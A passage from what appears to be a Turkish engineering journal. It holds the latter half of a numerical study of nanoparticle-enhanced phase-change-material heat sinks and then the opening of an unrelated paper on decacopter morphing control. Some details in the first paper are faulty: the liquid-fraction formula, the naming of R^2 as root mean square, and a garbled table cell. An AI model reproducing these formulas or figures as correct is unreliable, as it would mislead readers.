In ANSYS Fluent, the mesh structures were created by using Patch Conforming Methods. While creating the mesh structure, care was taken to ensure that the maximum skewness value was less than 0.95 and the minimum orthogonal quality value was greater than 0.1. In figure 3, the mesh of Nano-PCM heat sink was presented.




Figure 2. Schematic diagram of physical domain (Symmetry of front view) (Fiziksel alanın şematik resmi)




Figure 3. Mesh of the Nano-PCM heat sink (Nano tabanlı PCM’li ısı emicinin ağ yapısı)

2.2. Governing equations (Korunum denklemleri)

It was assumed that heat transfer occurs by convection in the aluminum parts of the design. The governing equations for convection are given below [18]:

$$\frac{\partial}{\partial t}(\rho_s \cdot h) = \frac{\partial}{\partial x_i} \left(k_s \frac{\partial T}{\partial x_i} \right) + S \tag{1}$$

Here S stands for the source term. In the finned heat sink, PCM is filled into gaps between the fins and the model is designed in three dimensions. In the analysis, the flow was assumed to be laminar. The enthalpy-porosity technique was used to solve phase change problems with convective-diffusion controlled in the ANSYS program. Continuity equation [19]:

$$\frac{\partial \rho}{\partial t} + \rho \cdot (\nabla \cdot v) = 0 \tag{2}$$

Momentum equation [19]:

$$\frac{\partial v}{\partial t} + \nabla \cdot v = -\frac{1}{\rho} \nabla p + \nu \nabla^2 v + g + S \tag{3}$$

Energy equation [19]:

$$\frac{\partial(\rho H)}{\partial t} + \nabla \cdot (\rho v H) = \nabla \cdot (k \nabla T) \tag{4}$$

The term enthalpy used in Governing equations includes latent heat and specific heat value [15]. H given in equation (5) can be expressed as in equation (6).

$$H = h + H_L \tag{5}$$

The terms h and H_L given in equation (5) can be written as in equation (6) and equation (7), respectively. Sensible enthalpy is the sum of the determined enthalpy value and the temperature integral of the heat capacity.

$$h = h_{ref} + \int_{T_{ref}}^T C_p \cdot dT \tag{6}$$

H_L represents the enthalpy difference and its value depends on the ratio of the liquid volume fraction, which varies between 0 and 1 [15].

$$H_L = f_l \cdot L \tag{7}$$

In equation (6), L refers to the latent heat of the PCM and f_l refers to the liquid volume ratio of

PCM. We can define the liquid volume ratio as in equation (8) [18]:

$$\begin{cases} f_l = 0 & \text{if } T < T_s \\ f_l = 1 & \text{if } T > T_l \\ f_l = \frac{T - T_s}{T_l - T} & \text{if } T_s < T < T_l \end{cases} \tag{8}$$

In equation (9), the definition of the momentum source term S is given for the decrease of porosity in the melting zone [15].

$$S = \frac{(1 - f_l)^2}{f_l^3 + \varepsilon} A_{mush} (\vec{V} - \vec{V}_p) \tag{9}$$

Here ε is a very small nonzero number and usually set as 0.001. A_{mush} is a constant. \vec{V}_p is the outward moving velocity of the solid area.

2.3. Nanomaterial thermophysical properties (Nanomalzeme termofiziksel özellikleri)

In this study, a Nano-PCM with new thermophysical properties was formed by adding different concentrations of CuO and TiO₂ to RT-28HC. A number of significant thermophysical properties of Nano-PCM were determined by the equations given in (10)-(13), respectively.

Density [20]:

$$q_{npcm} = \psi q_{np} + q_{pcm}(1 - \psi) \tag{10}$$

Specific heat [20]:

$$C_{npcm} = \frac{\psi(q \cdot C_p)_{np} + (1 - \psi)(q \cdot C_p)_{pcm}}{q_{npcm}} \tag{11}$$

Latent heat [20]:

$$L_{npcm} = \frac{(1 - \psi)(q \cdot L)_{pcm}}{q_{npcm}} \tag{12}$$

Dynamic viscosity [21]:

$$\mu_{npcm} = \mu_{pcm}(1 + 2.5\psi + 6.2\psi^2) \tag{13}$$

In equations (10-13), ψ refers to the nanoparticle volume fraction.

The thermal conductivity of nano-PCM varies depending on many factors, such as temperature, melting rate and nanoparticle volume ratio. The correlation based on the Brownian Motion model for the thermal conductivity coefficient is given in the equation (14) [22].

$$k_{np\text{pcm}} = \frac{k_{np} + 2k_{pcm} - 2(k_{pcm} - k_{np})\Psi}{k_{np} + 2k_{pcm} + (k_{pcm} - k_{np})\Psi} k_{pcm} + \frac{q_{np}\Psi C_{np}}{2} \sqrt{\frac{\kappa T}{3\pi\mu_{pcm}d_{np}}} \quad (14)$$

Here d_{np} is the radius of nanoparticle. κ is the Boltzmann constant and is accepted as 1.381×10^{-23} .

2.4. Problem solving method (Problem çözüm metodu)

Governing equations were by using Finite Volume Methods. In this study, PISO algorithm was used to model the relationship between pressure and velocity and the First Order Up mind method was used to separate the momentum and the energy equations. The momentum and the continuity equations were iterated until the residuals converge to 10^{-6} and 10^{-3} , respectively.

2.5. Validation of numerical study (Nümerik çalışmanın doğrulanması)

The numerical analysis was confirmed with an experimental study performed by Zahid et al. [23]. In experimental study, the melting phenomenon of PCM based heat sink was explored at constant heat flux of 2.94 kW/m^2 . RT-54 was selected and a heat sink with dimensions $116 \times 116 \times 32 \text{ mm}^3$ was used in the experimental study. In addition to this, a heater with dimensions of $101 \times 101 \times 1.2 \text{ mm}$ was placed on the heat sink. The numerical analysis was performed based on the same boundary conditions and geometry as the experimental study. In figure 4, the temperature profile outcomes of heat sink in the numerical and experimental studies is given. The results of these two studies were compared with the root mean square (R^2) method and the R^2 value was calculated as 0.9678. This shows that the numerical study is capable of approximating the results of the experimental study.




Figure 4. Validation of numerical study (Nümerik çalışmanın doğrulanması)

2.6. Mesh indepenence (Mesh bağımsızlığı)

The designed model was divided into sub-regions as fin, PCM and heat sink. The mesh structures were created separately for each sub-region, for accurate analysis. To ensure independence of the results from the number of cells, three different mesh structures were created with element sizes of 1, 1.5 and 2 mm and the analyzes were performed under the same boundary conditions. Figure 5 shows the temperature profile of heat sink obtained for three different mesh element sizes. In the figure, it can be seen that similar temperature profiles are obtained in all models.

Consequently, 1.5 mm was set as the element size. However, since it was thought that the time step in the analysis could also affect the results, analyses were carried out for time steps of 0.2, 0.5 and 1 s and the temperature values obtained are given in Figure 6. It can be seen that difference time steps did not cause a significant change in the average heat sink temperature profile. For this reason, the time step was set as 0.5 s.




Figure 5. Mesh independence of numerical study (Nümerik çalışmanın mesh bağımsızlığı)





Figure 6. Temperature distribution of average heat sink base temperature for different time step size (Ortalama ısı emici taban sıcaklığının farklı zaman adımlarına göre dağılımı)

3. RESULTS


By adding certain concentrations of nanoparticles to the PCM material, some thermophysical properties of the PCM can be varied. Figure 7 shows the variation of the properties such as density, specific heat capacity and latent heat of Nano-PCM with respect to the CuO and TiO₂ concentrations within

the PCM. Accordingly, as the nanoparticle concentration raised, the density increased and the latent heat and specific heat decreased. In addition, it was concluded that, CuO addition caused a more significant change in the thermophysical properties of RT-28HC than TiO₂ addition did.

a.



b.



c.




Figure 7. Properties of Nano-PCMs containing different concentrations of nanoparticles, **a.** density, **b.** specific heat, **c.** latent heat (Farklı nanopartikül konsantrasyonları içeren Nano-PCM'lerin özellikleri, **a.** yoğunluk, **b.** özgül ısı, **c.** gizli ısı)

In ANSYS Fluent, thermophysical properties of Nano-PCM, the initial and boundary conditions of designed model were initialized for simulations. In analyses, it was assumed that a constant heat flux of 4800 W/m^2 was transferred from the heater to the heat sink. After about 8400 iterations, temperature and melting rate contour graphs were plotted with the outcomes of the analyses. In Figure 8, the temperature contour graph of the Nano-PCM based heat sink were given at times of 1200, 3600, 5400 and 8400 s for a CuO concentration of 5%. In Figure 9, melting rate contour graphs were given at the time

of 1200, 1800, 2400, 3600 s for the same Nano-PCM mentioned in figure 8.

In figure 10, variations of average heat sink base temperature with respect to time are given for different concentrates of nanoparticles. On the same chart, variation of average heat sink base temperature with respect to time for pure PCM is also shown. Accordingly, it was observed that the base temperature of PCM based heat sink increased up to $162 \text{ }^\circ\text{C}$, while the base temperature of Nano-PCM heat sink reached only $131 \text{ }^\circ\text{C}$.




Figure 8. Temperature contour graphs of %5 CuO-Nano-PCM at the time of 1200, 3600, 5400, 8400 s (% 5CuO konsantrasyonlu Nano tabanlı PCM'nin 1200, 3600, 5400 ve 8400 s'deki sıcaklık kontur grafiği)




Figure 9. Melting rate contour graphs of %5 CuO-Nano-PCM at the time of 1200, 1800, 2400, 3600 s (%5 CuO konsantrasyonlu Nano tabanlı PCM'nin 1200, 1800, 2400 ve 3600 s'deki erime kontur grafiği)

In figure 11, variations of the melting rate of Nano-PCM with respect to time were given for different concentrates of the nanoparticles. As can be seen from the chart, while very close melting times were obtained in the analyzes using Nano-PCM, the melting time was longer for pure PCM.

Similarly, in figure 12, variation of the thermal conductivity of different Nano-PCMs and pure PCM with respect to time were given. It can be seen that, the thermal conductivity of pure PCM does not change with temperature, while Nano-PCMs' thermal conductivities increase depending on the concentrates and type of nanoparticles.




Figure 10. Temperatures of heat sink depending on time for using Nano-PCMs (Nano tabanlı PCM'lerin zamana bağlı ısı emici sıcaklık dağılımı)




Figure 11. Melting rates of Nano-PCMs depending on time (Nano tabanlı PCM'lerin zamana bağlı erime oranları)

In table 2, the comparison of the results obtained in this study with some studies in the literature is given.

This comparison depicts the effects of PCM and nanoparticle type and the concentration of nanoparticle added to the PCM on thermal conductivity, heat sink base temperature and melting time




Figure 12. Thermal conductivities of Nano-PCMs depending on time (Nano tabanlı PCM’lerin zamana bağlı termal iletkenlikleri)

Table 2. Comparison of results from similar studies (Benzer çalışmaların karşılaştırılması)

Source	Methods/Heat flux input (W/m ²)	Heat Sink size (mm ³)	PCM/Nanoparticle (ψ)	Improving the thermal conductivity of PCM	Improvement in base temperature of heat sink	Melting time
Present Study	Numerical/4800	114 x 114 x 25	RT-28HC/CuO,TiO ₂ (0.01,0.05)	35.5% (0.05, CuO) 7% (0.01,CuO)	20.37% (0.05, CuO) 19% 11(0.01, CuO)	44.1% (0.01, CuO)
Wu et al.[6]	Experimental	-	Paraffin/Cu (0.01, 0.02)	18.1% (0.02)	-	33.3% (0.01,Cu)
Tariq et al. [9]	Experimental/2400	102 x102 x 25	RT-64HC/GNPs (0.005) Rt-44HC/GNPs (0.008)	-	16.37% 25.00%	-

4. CONCLUSION

In this study, it was aimed to achieve thermal performance improvement by adding nanoparticles into the PCM for PCM-based heat sink model used in electronic cooling. CuO and TiO₂ of concentrates of %1, %2 and %5 were added into RT-28HC as nanoparticles. The thermal behavior of Nano-PCM heat sink was investigated numerically with a heat flux of approximately 4800 W/m² supplied from the heater. The results obtained from the analyses were as follows;

- By adding nanoparticles to RT-28HC, some properties of Nano-PCM, such as density, specific heat capacity, latent heat and thermal conductivity, were altered. It was observed that, as the nanoparticle concentration in PCM

increased, PCM density raised, but specific and latent heat were reduced. While the density, specific and latent heat of Nano-PCM did not change with respect to temperature, thermal conductivity increased with respect to temperature at constant concentrates of nanoparticle.

- The lowest heat sink base temperature was 129.01°C, observed with 5% CuO concentration and it was seen that the heat sink base temperatures were close to each other while using Nano-PCM. However, in heat sink using pure PCM, the average base temperature was 162 °C and compared to heat sink using Nano-PCM, a difference of approximately 33 °C in base temperature was observed.
- In [9], a maximum improvement of 16.37% in base temperature was achieved with Nano-PCM

formed by adding GNPs within RT-64HC at high concentrates. In addition, in same study, a improvement of 25 % in base temperature was achieved with RT-44HC/GNPs. In this study, an improvement of approximately 20.37% was achieved by using Nano-PCM, which contains CuO.

- Although the melting time of pure PCM and Nano-PCM were close to each other, it was observed that the melting time of pure PCM was longer.
- Highest thermal conductivities of Nano-PCM were obtained as 0.272 W/m.K by using CuO concentrates of 5% and as 0.271 W/m.K by using TiO₂ concentrates of 5%. As the thermal conductivity increased by 18.1% in [6], an increase of 35.5% was achieved in this study.

In the present study, nanoparticles as CuO and TiO₂ are added within RT-28HC in various concentrates and the Nano-PCMs were used in a heat sink for thermal management of electronic devices. Thus, it was aimed to increase the heat transfer rate by increasing the conductivity of PCM. In future studies, The Nano-PCMs be also implemented for micro channeled heat sinks used for thermal management of electronics.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Burcu ÇİÇEK: She conducted numerical analyses, commented the results and performed the writing process.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

REFERANCES (KAYNAKLAR)

[1] Setoh G, Tan FL, Fok SC. Experimental studies on the use of a phase change material for cooling mobile phones. *International Communications in Heat and Mass Transfer*. 2010;37(9) :1403-1410.
 [2] Tan FL, Tso CP. Cooling of mobile electronic devices using phase change materials. *Applied Thermal Engineering*,2004; 24(2-3): 159-169.

[3] Alipour H, Karimipour A, Safaei MR, Semiromi DT, Akbari OA. Influence of T-Semi attached rib on turbulent flow and heat transfer parameters of a silver-water nanofluid with different volume fractions in a three-dimensional trapezoidal microchannel. *Physica E: Low-Dimensional Systems and Nanostructures*.2017; 88: 60-76.
 [4] Nazari S, Toghraie DN. Numerical simulation of heat transfer and fluid flow of water-cuo nanofluid in a sinusoidal channel with a porous medium. *Physica E: Low-dimensional Systems and Nanostructures*. 2017; 87: 134-140.
 [5] Esfahani MA, Toghraie D. Experimental investigation for developing a new model for the thermal conductivity of silica/water-ethylene glycol (40%–60%) nanofluid at different temperatures and solid volume fractions. *Journal of Molecular Liquids*. 2017; 232 :105-112.
 [6] Wu SY, Wang H, Xiao S, Zhu DS. An investigation of melting/freezing characteristics of nanoparticle-enhanced phase change materials. *Journal of Thermal Analysis and Calorimetry*. 2012; 110(3): 1127-1131.
 [7] Jalil JM, Mahdi HS, Allawy AS. Cooling performance investigation of pcm integrated into heat sink with nano particles addition. *Journal of Energy Storage*.2022; 55: 105466.
 [8] Kumar PM, Saminathan R, Sumayli A, Mittal M, Abishek AS, Kumaar AA, ... Rinawa ML. Experimental analysis of a heat sink for electronic chipset cooling using a nano improved PCM (NIPCM). *Materials Today: Proceedings*. 2022; 56:1527-1531.
 [9] Tariq SL, Ali HM, Akram MA, Janjua MM. Experimental investigation on graphene based nanoparticles enhanced phase change materials (GbNePCMs) for thermal management of electronic equipment. *Journal of Energy Storage*. 2020; 30: 101497.
 [10] Farzanehnia A, Khatibi M, Sardarabadi M, Passandideh-Fard M. Experimental investigation of multiwall carbon nanotube/paraffin based heat sink for electronic device thermal management. *Energy Conversion and Management*. 2019; 179:314-325.
 [11] Hosseinizadeh SF, Darzi AR, Tan FL. Numerical investigations of unconstrained melting of nano-enhanced phase change material (NEPCM) inside a spherical container. *International Journal of Thermal Sciences*. 2012; 51:77-83.
 [12] Farahani SD, Farahani AD, Mosavi AH. Numerical simulation of NEPCM series two-layer solidification process in a triple tube with porous

fin. Case Studies in Thermal Engineering, 2021;28: 101407.

[13] Arasu AV, Mujumdar AS. Numerical study on melting of paraffin wax with Al₂O₃ in a square enclosure. International Communications in Heat and Mass Transfer. 2012; 39(1): 8-16.

[14] Rubitherm. Rubitherm Technologies GmbH. <https://www.rubitherm.eu/en/productcategory/orga-nische-pcm-rt> (Erişim Tarihi: 22.06.2023).

[15] Bayat M, Faridzadeh MR, Toghraie D. Investigation of finned heat sink performance with nano enhanced phase change material (NePCM). Thermal Science and Engineering Progress. 2018;5 :-50-59.

[16] Sobamowo MG, Alozie SI, Yinusa AA, Adedibu AO, Salami MO, Kehinde O. Numerical investigations of effects of lorentz force and hydrodynamic slip on the flow characteristics of an upper-convected maxwell viscoelastic nanofluid in a permeable channel embedded in a porous medium. International Journal of Thermal Energy and Applications. 2019; 1(2):28-41.

[17] Arshad A, Jabbal M, Faraji H, Talebizadehsardari P, Bashir MA, Yan Y. Numerical study of nanocomposite phase change material-based heat sink for the passive cooling of electronic components. Heat and Mass Transfer. 2021; 1-15.

[18] Reichl C, Both S, Mascherbauer P, Emhofer J. Comparison of two CFD approaches using constant and temperature dependent heat capacities during the phase transition in PCMs with experimental and analytical results. Processes. 2022; 10(2) : 302.

[19] Basem A, Al-Tajer AM, Omar I, Dhahad HA, Alawee WH. Improvement of heat transfer within phase change materials using V-shaped rods. Heliyon. 2024.

[20] Chow LC, Chow LC, Zhong JK, Beam JE. Thermal conductivity enhancement for phase change storage media. International Communications in Heat and Mass Transfer. 1996; 23(1):91-100 .

[21] Abdollahzadeh JM, Park JH. Effects of brownian motion on freezing of PCM containing nanoparticles. Thermal Science. 2016; 20 (5): 1533-1541.

[22] Xuan Y, Li Q, Hu W, Aggregation structure and thermal conductivity of nanofluids, AIChE J., 49 (4) (2003) 1038–1043.

[23] Zahid I., Farhan M., Farooq M., Asim M., Imran M., Experimental investigation for thermal performance enhancement of various heat sinks using Al₂O₃ NePCM for cooling of electronic devices. Case Studies in Thermal Engineering, 41(2023) 102553.

Abbreviations

AL	Aluminum
PCM	Phase change material
Nano-PCM	Nanoparticle enhanced phase change materials

UDF	User define function
-----	----------------------

List of symbols

Amus	Mushy Zone constant
Cp	Heat capacity (J/kg.K)
d	Diameter of PCM (m)
g	Gravitational acceleration, m/s ²
h	Sensible enthalpy (J/kg)
H	Enthalpy (J/kg)
H _L	Difference of enthalpy (J/kg)
k	Heat conductivity (W/m.K)
L	Latent heat (J/kg)
fl	Liquid fraction (1)
p	Pressure (Pa)
q''	Heat flux (W/m ²)
S	Source term
t	Flow time (s)
T	Temperature (°C)
x, y, z	Cartesian coordinates (m)
v	Velocity vector (m /s)

Greek symbols

β Thermal expansion coefficient (1/K)

ρ Density (kg/m³)

ψ Nanoparticle volume fraction

Subscripts

f Fin

in Inlet

l Liquid

m Molten

np Nanoparticle

PCM Phase change material

ref Referance

s Solid

Decacopter Başkalaşım Etkisi Altında Boylamasına Uçuşunun SPSA, SGD ve YSA ile Optimizasyonun Karşılaştırılması

Oguz Kose^{1*}, Firat Sal², Tuğrul Oktay³

¹Erzincan Bimali Yıldırım University, Vocational School, Department of Aircraft Technology, Erzincan, Turkey

²Iskenderun Technical University, Faculty of Aeronautics and Astronautics, Iskenderun, Turkey

³Erciyes University, Faculty of Aeronautics and Astronautics, Kayseri, Turkey

Article Info

Research article

Received: 14/05/2024

Revision: 08/07/2024

Accepted: 25/08/2024

Keywords

Decacopter

UAV

Optimisation

SGD

ANN

SPSA

Morphing

Makale Bilgisi

Araştırma makalesi

Başvuru: 14/05/2024

Düzeltilme: 08/07/2024

Kabul: 25/08/2024

Anahtar Kelimeler

Decacopter

İHA

Optimizasyon

SGD


YSA

SPSA

Başkalaşım

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada başkalaşım etkisi altında decacopter'in modellenmesi yapılmıştır. Boylamasına uçuş PID katsayıları SPSA ile tahmin edilmiştir. Başkalaşım ile değişen atalet momentleri ise hem SGD hem de YSA ile tahmin edilerek iki yöntemin karşılaştırılması yapılmıştır. / In this study, the modelling of a decacopter under the effect of morphing is carried out. Longitudinal flight PID coefficients are estimated by SPSA. Moments of inertia changing with morphing are estimated by both SGD and ANN and a comparison of the two methods is made.



Şekil A: Decacopter başkalaşım / Figure A: Decacopter morphing

Önemli Noktalar (Highlights)

- Döner kanatlı İHA'lar eksik tahrikli olduğu için modelleme ve kontrolü zordur. / Rotary wing UAVs are difficult to model and control because they are under-actuated.
- SPSA diğer optimizasyon yöntemlerine göre hızlı ve güvenilirdir. / SPSA is fast and reliable compared to other optimisation methods.
- SGD ve YSA başkalaşımına göre değişen atalet momentleri tahmininde etkilidir. / SGD and ANN are effective in predicting moments of inertia varying with morphing.

Amaç (Aim): Bu çalışmanın amacı başkalaşım etkisi altında bir decacopter'in boylamasına uçuşunu farklı optimizasyon algoritmaları kullanarak kontrol etmektir. / The aim of this study is to control the longitudinal flight of a decacopter under the effect of morphing using different optimisation algorithms.

Özgünlük (Originality): Bu çalışmanın özgünlüğü decacopter'de hem başkalaşım hem de birden fazla optimizasyon algoritmasının kullanılarak boylamasına uçuşun kontrol edilmesidir. / The originality of this study is the control of longitudinal flight in a decacopter using both morphing and multiple optimisation algorithms.

Bulgular (Results): Bulgular, başkalaşım oranına göre SPSA ile PID katsayılarının tahmin, SGD ve ANN ile atalet momentlerinin tahmin edilerek decacopter boylamasına uçuşunun kontrol edilebileceğini göstermiştir. / The findings show that the longitudinal flight of the decacopter can be controlled by estimating the PID coefficients with SPSA and the moments of inertia with SGD and ANN according to the morphing rate.

Sonuç (Conclusion): Tasarım performans kriterleri incelendiğinde YSA'nın SGD'ye göre daha iyi sonuç verdiği gözlemlenmiş ve YSA'nın atalet momenti tahmininde daha iyi olduğu sonucuna varılmıştır. / When the design performance criteria were analysed, it was observed that ANN gave better results than SGD and it was concluded that ANN was better in moment of inertia estimation.



Decacopter Başkalaşım Etkisi Altında Boylamasına Uçuşunun SPSA, SGD ve YSA ile Optimizasyonun Karşılaştırılması

Oguz Kose^{1*}, Firat Sal², Tuğrul Oktay³

¹Erzincan Bimali Yıldırım University, Vocational School, Department of Aircraft Technology, Erzincan, Turkey

²Iskenderun Technical University, Faculty of Aeronautics and Astronautics, Iskenderun, Turkey

³Erciyes University, Faculty of Aeronautics and Astronautics, Kayseri, Turkey

Makale Bilgisi

Araştırma makalesi
Başvuru: 14/05/2024
Düzeltilme: 08/07/2024
Kabul: 25/08/2024

Anahtar Kelimeler

Decacopter
İHA
Optimizasyon
SGD
YSA
SPSA
Başkalaşım

Öz

İnsansız hava araçları (İHA) üzerine kontrol çalışmaları son yıllarda popülerlik kazanan bir konudur. İHA performansının maksimize edilmesi kontrol alanının temel noktasıdır. İHA grubunda yer alan döner kanatlı İHA'lar rotor sayısına göre isimlendirilir. Bu çalışmada 10 rotora sahip İHA olan decacopter kontrolü ele alınmıştır. Decacopter'in kol uzunlukları değiştirilerek başkalaşım etkisi elde edilmiştir. Simultaneous perturbation stochastic approximation (SPSA) ile kol uzunlukları tahmin edilmiş ve tahmin edilen kol uzunluklarına göre oransal integral türev (PID) katsayıları da tahmin edilerek boylamasına uçuş için kontrol parametreleri elde edilmiştir. Değişen kol uzunluklarına göre atalet momentlerinin tahmini ise stochastic gradient descent (SGD) ve yapay sinir ağları (YSA) ile ayrı ayrı tahmin edilerek boylamasına uçuş simülasyonları yapılmıştır. SGD ve YSA ile eğitim yapılabilmesi veri seti Solidworks çizim programında çizilen modellerden elde edilmiştir. Matlab/Simulink ortamında hem SGD hem de YSA tahminlerine göre boylamasına uçuş simülasyonları yapılmış ve sonuçlar tasarım performans kriterlerine göre karşılaştırılmıştır. Tasarım performans kriterlerine göre YSA ile tahmin edilen parametrelerin SGD'ye göre başkalaşım etkisi altında boylamasına uçuşta daha iyi sonuçlar verdiği gözlemlenmiştir.

Comparison of Longitudinal Flight Optimisation of Decacopter Longitudinal Flight Under the Effect of Morphing with SPSA, SGD and ANN

Article Info

Research article
Received: 14/05/2024
Revision: 08/07/2024
Accepted: 25/08/2024

Keywords

Decacopter
UAV
Optimisation
SGD
ANN
SPSA
Morphing

Abstract

Control studies on unmanned aerial vehicles (UAVs) have gained popularity in recent years. Maximising UAV performance is the main point of the control field. Rotary wing UAVs in the UAV group are named according to the number of rotors. In this study, the control of decacopter, a UAV with 10 rotors, is considered. The morphing effect was obtained by changing the arm lengths of the decacopter. Arm lengths are estimated by simultaneous perturbation stochastic approximation (SPSA) and control parameters for longitudinal flight are obtained by estimating proportional integral derivative (PID) coefficients according to the estimated arm lengths. The moments of inertia were estimated separately with stochastic gradient descent (SGD) and artificial neural networks (ANN) and longitudinal flight simulations were performed. The data set for training with SGD and ANN was obtained from the models drawn in Solidworks drawing programme. Longitudinal flight simulations were performed in Matlab/Simulink environment according to both SGD and ANN predictions and the results were compared according to the design performance criteria. According to the design performance criteria, it was observed that the parameters estimated by ANN gave better results in longitudinal flight under the effect of morphing compared to SGD.

1. GİRİŞ (INTRODUCTION)

İnsansız Hava Araçları, içinde insan bulundurmeyen, sahip olduğu sensörler ve yazılım vasıtası hızını, yönünü ayarlayabilen, koordinatlar

ile tanımlanan belirli hedefler arasında verilen görevleri yerine getiren sistemlerdir. İHA'lar, veri toplamaktan saldırı amacıyla kullanılabilmesine kadar geniş bir yelpazeyi kapsamaktadır [1]. Gelişen teknolojiyle birlikte İHA'lar askeri

savunma başta olmak üzere, çocuk eğlence araçları, medya, ilk yardım ve sağlık, enerji, tarım, trafik, kargo, gözetleme ve denetleme, arkeolojik alanların incelenmesi, yeryüzünün haritalanması, üç boyutlu şehir veya arazi modelleme olmak üzere geniş bir yelpazede kullanılmaktadır. Uzun uçuş zamanına ve menziline sahip olması, kontrollerinin helikopter ve benzeri araçlara oranla kolay olmasından ötürü geleneksel sabit kanatlı İHA'lar sıklıkla kullanılmaktadır. Ancak günümüz değişen koşullarında araştırmalar zorlu arazi şartları ve kısıtlı alanlarda görev yapabilecek araçlar üzerine yoğunlaşmış ve çalışmalar sonunda manevra kabiliyeti daha yüksek İHA'lar ortaya çıkmıştır.

Manevra kabiliyeti yüksek İHA'lar döner kanat kategorisine ait İHA'lardır [2]. Döner kanatlı insansız hava araçları, havada asılı kalabildikleri ve dikey olarak uçabildikleri için faydalı olma potansiyeline sahiptir [3]. Döner kanatlı İHA'ları sınıflandırılırken rotor sayısı dikkate alınır ve tek rotorlu, çift rotorlu, trirotor, quadrotor, hexarotor, octorotor, decarotor vb; en büyüğü 18'e kadar döner kanada sahip olabilir [4]. Yeni bir İHA yapısı geliştirmenin en basit yöntemi rotorların gövde üzerindeki sayısını ve yerlerini değiştirmektir. Rotor sayısının İHA'nın performansı üzerinde önemli bir etkisi vardır, örneğin artan döner kanatlar itiş gücünü ve manevra kabiliyetini artırır [5]. Döner kanatların sayısı belirlendikten sonra, rotorların yerleşiminin değiştirilmesi İHA'lara yeni özellikler kazandırmaktadır. Rotor yerleşiminin değiştirilmesi uçuş esnasında kol uzunluklarının değiştirilmesi ile sağlanmaktadır. Böylelikle İHA kullanılacağı amaca göre uçuş esnasında revize edilmiş olmaktadır.

Son yıllarda döner kanatlı İHA'ların kol uzunluklarının değiştirilmesi üzerine birçok çalışma yapılmıştır. Kol uzunluğunun değiştirilmesi başkalaşım olarak adlandırılır. Kol uzunluklarının değiştirilmesi İHA üzerindeki sistem parametrelerini değiştirdiğinden dolayı çeşitli algoritmik yöntemler ve yapay zekâ destekli yazılımlar ile desteklenmesi gerekmektedir. Kose ve Oktay [6] dört rotorlu quadrotor İHA'nın başkalaşım etkisi altında hem boylamasına hem de yanlamasına uçuş kontrolünü ele almışlardır. Quadrotor'un kol uzunlukları SPSA optimizasyon algoritması ile belirlenmiştir. Ayrıca SPSA ile değişen kol uzunluğuna bağlı olarak hem boylamasına hem de yanlamasına uçuş PID katsayıları da belirlenmiştir. Kol uzunluğu ile birlikte eksenler üzerindeki değişen atalet momentlerini sabit denklemler ile her kol uzunluğuna göre belirlenmiştir. SPSA yapılan tahminlerde maliyet fonksiyonu yaklaşık %45

oranında iyileştirilmiştir. Bu maliyet fonksiyonuna bağımlı olarak tasarım performans kriterleri olan yükselme zamanı, yerleşme zamanı ve aşım değerlerinde iyileşmeler elde edilmiştir. SPSA tahmin ettiği parametreler ile quadrotor, boylamasına uçuş için verilen 1° ve yanlamasına uçuş için verilen $\pi/2^\circ$ 'lik yörüngeleri başarı ile takip etmiştir. Bucki ve Mueller [7] eklem yapısı kullanarak dar alanlardan quadrotor'un geçişini kolaylaştıracak bir tasarım sunmuşlardır. Quadrotor dar alanlarda eklem yapısını kullanarak gövdeden kollarını katlayarak %50 oranında bir küçülme sağlamaktadır. Quadrotor modeli doğrusal olmayan sistem dinamiklerini kullanmakta ve kolların başkalaşım sırasında hızlı geçişini sağlayan tasarım kurallarını vermektedir. Simülasyonlarda quadrotor kollar arasındaki geçiş kolları 90° katlarken 0.15 s, tekrar açık konuma getirirken 0.09 s olarak belirlenmiştir. Kose ve Oktay [8] derin sinir ağları ve SPSA kullanarak hexarotor İHA'nın başkalaşım etkisi altında hem boylamasına hem de yanlamasına uçuşunu incelemek için otopilot sistemi üzerine çalışmışlardır. Hexarotor modellemesi ve simülasyonları Matlab/Simulink ortamında yapılmıştır. SPSA ile kol uzunluğu 37 cm ile 65 cm arasında, boylamasına ve yanlamasına uçuş PID katsayıları ayrı ayrı tahmin ettirilmiştir. Tahmin edilen kol uzunluğuna göre ise üç gizli katmana sahip bir derin sinir ağı yapısı ile atalet momentleri tahmin ettirilmiştir. Derin sinir ağlarının eğitim ve test verileri için Solidworks çizim programında 15 farklı model çizilerek bu modellerin verileri kullanılmıştır. SPSA ile maliyet fonksiyonunda yaklaşık %42.91'lik bir iyileşme elde edilmiştir. Tahmin edilen boylamasına ve yanlamasına uçuş PID katsayıları ile de hexarotor verilen yörüngeleri başkalaşım etkisi altında başarı ile takip etmiştir. Kose [9] sekiz rotora sahip bir octorotor'un başkalaşım etkisi altında boylamasına uçuşunu incelemiştir. Lineer hareket denklemlerinin kullanıldığı durum uzay modelinin Matlab/Simulink ortamında kullanıldığı çalışmada, octorotor kolları 0.45 cm, 0.51 cm, 0.39 cm, 0.57 cm ve 0.33 cm uzunluklarında değiştirilmiştir. Kol uzunluklarına göre atalet momentleri ise Solidworks çizim programında çizilen modellerde elde edilmiştir. PID kontrol algoritmasının kullanıldığı çalışmada boylamasına uçuş PID katsayıları ise geçmiş tecrübelerden faydalanılarak elde edilmiştir. Boylamasına uçuş için octorotor'un her kol uzunluğunda 1° 'lik yörüngeyi takip etmesi istenmiştir. Tasarım performans kriterleri aşım ve yükselme zamanının kol uzunluğu azaldıkça düştüğü, yerleşme zamanının ise bir miktar arttığı ancak artışın tatmin edici sınırlar içerisinde kaldığı uçuş yörünge tabirini etkileyecek düzeyde olmadığı belirtilmiştir.


Oktay ve ark. [10] bir decacopter İHA'nın başkalaşım etkisi altında boylamasına uçuşunu incelemiş ve buna yönelik bir otopilot tasarlamışlardır. Başkalaşım oranı ve boylamasına uçuş PID katsayıları SPSA ile tahmin edilmiştir. Tahmin edilen değerler ile maliyet fonksiyonu yaklaşık %50 oranında iyileşme göstermiştir. Tahmin edilen katsayılar ile yapılan simülasyonlarda decacopter İHA'nın 1°'lik yörüngeyi izlemesi istenmiştir. Tasarım performans kriterleri incelendiğinde özellikle aşım değeri üzerinde ciddi iyileşmeler olduğu gözlemlenmiştir ve decacopter verilen yörüngeyi başarılı bir şekilde izlemiştir.

